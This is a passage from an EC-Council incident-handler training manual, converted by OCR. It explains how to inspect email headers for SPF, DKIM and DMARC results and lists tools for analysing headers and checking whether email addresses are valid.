



Figure 5.29: Spam mail

3. From the displayed options, click on "**Properties**".





Figure 5.30: View Properties option


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. A popup window appears containing an **Internet headers** box showing the email header of the message.





Figure 5.31: View Internet headers

5. Check for the **SPF**, **DKIM**, and **DMARC** credentials of the email to verify its authenticity.





Figure 5.32: Check SPF, DKIM, and DMARC

## Tools for Analyzing Email Headers

Discussed below are some important email header analysis tools that help incident handlers in the detection of spam/malicious emails.

- **MxToolbox**

  Source: *https://mxtoolbox.com*

  MxToolbox makes email headers human-readable by parsing them according to RFC 822. Email headers are included in every email received via the Internet, and they can provide valuable diagnostic information, including hop delays and antispam results, to incident handlers for analyzing email headers and detecting spam emails.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 5.33: Screenshot of MxToolbox

Some additional tools for analyzing email headers are as follows:

- E-Mail Header Analyzer (*https://www.gaijin.at*)
- Message Header Analyzer (*https://mha.azurewebsites.net*)
- ipTRACKEREonline.com (*https://www.iptrackeronline.com*)
- Google Admin Toolbox (*https://toolbox.googleapps.com*)
- Email Header Analyzer (*https://www.whatismyip.com*)

## Checking Email Validity

A valid email address is one that can be used to send or receive emails. Email addresses can be validated using particular standards and guidelines. In the process of detecting and containing malicious emails, incident handlers are responsible for checking the validity of received emails using tools such as Email Dossier and Email Address Verifier.

- **Email Dossier**

  Source: *https://centralops.net*

  Email Dossier is a part of the CentralOps.net suite of online network utilities. It is a scanning tool that can be used by incident handlers to check the validity of an email address. It provides information about the email address, including the mail exchange records. This tool initiates SMTP sessions to check address acceptance, but it never actually sends emails.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 5.34: Screenshot displaying Email Dossier tool

- **Hunter's Email Verifier**

  Source: *https://hunter.io*

  Hunter's Email Verifier is an online tool that allows incident handlers to validate existing corporate email addresses that can receive emails. It is designed as an accurate and fast email checker with multilevel validations; moreover, it verifies whether an email appears publicly on the web and returns the source.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 5.35: Screenshot of Hunter's Email Verifier

Some other tools that can be used to check email validity are listed below.

- Email Address Verification (*https://tools.emailhippo.com*)
- Email Checker (*https://email-checker.net*)
- ZeroBounce (*https://www.zerobounce.net)*
- Email Address Validator (*https://verifalia.com*)
- Email Validation & Verification Service (*https://lead.clearout.io*)

